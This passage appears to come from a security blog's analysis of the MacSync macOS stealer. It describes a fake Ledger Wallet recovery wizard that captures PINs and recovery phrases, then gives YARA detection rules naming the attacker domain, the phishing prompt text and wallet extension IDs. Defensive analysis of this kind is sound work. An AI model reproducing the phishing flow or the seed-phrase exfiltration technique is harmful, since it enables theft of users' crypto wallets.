
This screen features a calming headline reading "Something went wrong..." followed by reassuring text: "But don't worry! Your crypto assets are safe and accessible. An error may have occurred during a software update or firmware upgrade. We can easily fix this in a few simple steps. Let's get started!" An illustration of a hardware device with a looping arrow reinforces the idea of a temporary glitch. A prominent "OK, I'm ready!" button advances the user to the next stage, lowering defenses by emphasizing safety and simplicity.
Step 2 — PIN Entry (recovery-step-2.html)

A progress bar marks this as step "2 PIN". The interface presents an interactive digit grid where users select numbers to "enter" and "confirm" their PIN, complete with instructions: "Press the left or right button to change digits. A visual mockup of the device with highlighted buttons appears alongside, closely replicating the real hardware experience. Once confirmed, a "Next step" button proceeds forward.

Step 3 — Recovery Phrase Entry (recovery-step-3.html)
Marked as step "3 RECOVERY PHRASE" in the progress bar, this screen displays a clear prompt: "Enter your recovery phrase". Supporting text explains: "Your recovery phrase is the secret list of words that you backed up when you first set up your Ledger device. Ledger does not keep a copy of your recovery phrase." Twenty-four numbered input fields are arranged in a grid, allowing word-by-word entry. A "Recover" button submits the form once complete.
Supporting JavaScript in the bundle captures all input from these pages and exfiltrates it — either through custom IPC channels to the Electron main process or direct network requests to attacker infrastructure. Additional modifications observed in the extracted bundles include injected EIP-6963 provider announcements for dApp hijacking and crypto workers capable of key tweaking or signature manipulation.
By integrating this phishing wizard into applications that users already trust for managing hardware wallets, MacSync creates an exceptionally deceptive persistence mechanism. Victims may enter their credentials weeks or months after initial infection, believing they are simply resolving a legitimate issue with their wallet software. Once the recovery phrase is captured, the physical security of the hardware device becomes irrelevant.
MacSync proves that on macOS, the most dangerous malware isn't the one that exploits a zero-day, it's the one that exploits trust. A single pasted Terminal command turns a cautious crypto user into a victim, handing over passwords, wallets, and eventually their recovery phrase through apps they already rely on daily.
By abusing Electron's weak spots and conditional trojanization, MacSync achieves persistence that's both stealthy and devastating. The rotating jmpbowl.* infrastructure and clone lure sites show this isn't a one-off—it's an ongoing, affiliate-friendly operation built to scale.
In the end, the best defense remains simple but hard: never paste random commands into Terminal, no matter how "official" they look. Because once you do, you're not fixing your Mac.. You're MacSync'd.

The following technical indicators are associated with this campaign and can be used for detection and blocking.
Rule 1: MacSync AppleScript Payload Detection
rule MacSync_AppleScript_Stealer
{
    meta:
        description = "Detects MacSync infostealer AppleScript payload"
        author = "WaterBucket"
        date = "2025-12-16"
        reference = "MacSync Technical Analysis"

    strings:
        $s1 = "MacSync Stealer" ascii
        $s2 = "osalogging.zip" ascii
        $s3 = "Enter your system password to continue verification" ascii
        $s4 = "GrabFolderLimit" ascii
        $s5 = "jmpbowl.xyz" ascii
        $ext1 = "nkbihfbeogaeaoehlefnkodbefgpgknn" ascii  // MetaMask extension ID
        $ext2 = "bfnaelmomeimhlpmgjnjophhpkkoljpa" ascii  // Phantom

    condition:
        4 of ($s*) or all of ($ext*)
}
Rule 2: Trojanized Ledger Wallet.app Files
rule MacSync_Trojanized_Ledger
{
    meta:
        description = "Detects known malicious files from trojanized Ledger Wallet.app"
        author = "Waterbucket"
        date = "2025-12-16"

    condition:
        hash.sha256(0, filesize) == "ec6bc84be18ce4cb55fb915370c00f2a836ffefc65c6b728efb8d2d28036e376" or  // app.asar
        hash.sha256(0, filesize) == "c99dea85f0ef8d3e2f3771c8ebd02d7dee0d90efc5c8392e5c266a59640a4206"     // Info.plist
}https://moonlock.com/macc-stealer-macsync
https://www.broadcom.com/support/security-center/protection-bulletin/macsync-stealer-malware
https://exchange.xforce.ibmcloud.com/osint/guid:1fe278fd06404638a50bf7b126f9075c